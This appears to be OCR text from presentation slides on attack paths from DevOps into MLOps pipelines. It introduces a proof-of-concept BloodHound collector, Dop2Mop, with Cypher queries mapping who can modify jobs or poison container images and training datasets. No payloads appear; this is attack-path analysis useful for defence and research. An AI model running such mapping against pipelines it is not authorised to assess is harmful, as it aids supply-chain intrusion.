


Windows PowerShell | ubuntu@ip-172-31-36-175: ~

```
PS C:\Demo_Attack>
```

Attack Scenario #4

Pipeline-Driven Dataset or Feature Store Poisoning




Identifying Attack Paths using Dop2Mop

Dop2Mop

Proof-of-Concept OpenGraph Collector for DevOps to MLOps Attack Path Identification

github/armadin-public/Dop2Mop



Mar 13 15:02

BloodHound | neo4j@neo4j://192.168.1

Not Secure http://192.168.1.184:8080/ui/explore

Sign in

SEARCH PATHFINDING CYPHER

Search Nodes

None Selected

Select a node to view the associated information

Hide Labels Layout Export Search

Trust Boundary #1


Code Repository to CI/CD Pipeline

Cypher Query:

```
MATCH (repo)-[:TriggersPipeline]->(pipeline) RETURN repo, pipeline
```

Purpose:

- Identifies repositories that trigger pipelines automatically
- Visualizes the code-to-pipeline trust relationship



Trust Boundary #2


Service Account Authentication

Cypher Query:

```
MATCH (sc:ADOServiceConnection)-[:HasAccessTo]->(target) RETURN sc, target
```

Purpose:

- Identifies service connections and their access targets
- Maps non-human identity (NHI) access patterns



Trust Boundary #3


Container Artifact Trust

Cypher Query:

```
MATCH (attacker)-[:CanPoisonImage]->(image:ContainerImage), (job)-[:PullsImage]->(image) RETURN
attacker, image, job
```

Purpose:

- Identifies container poisoning attack paths
- Shows which jobs pull potentially compromised images



Trust Boundary #4


Job Definition Execution

Cypher Query:

```
MATCH (entity)-[:CanModifyJob]->(job) RETURN entity, job
```

Purpose:

- Identifies who can modify job definitions
- Maps job modification access patterns



Trust Boundary #5


Code Deserialization

Cypher Query:

```
MATCH (attacker)-[:CanPoisonDataset]->(dataset:Dataset), (job)-[:LoadsDataset]->(dataset) RETURN
attacker, dataset, job
```

Purpose:

- Identifies dataset poisoning attack paths
- Shows which training jobs are vulnerable to data attacks



Attack Scenario #1

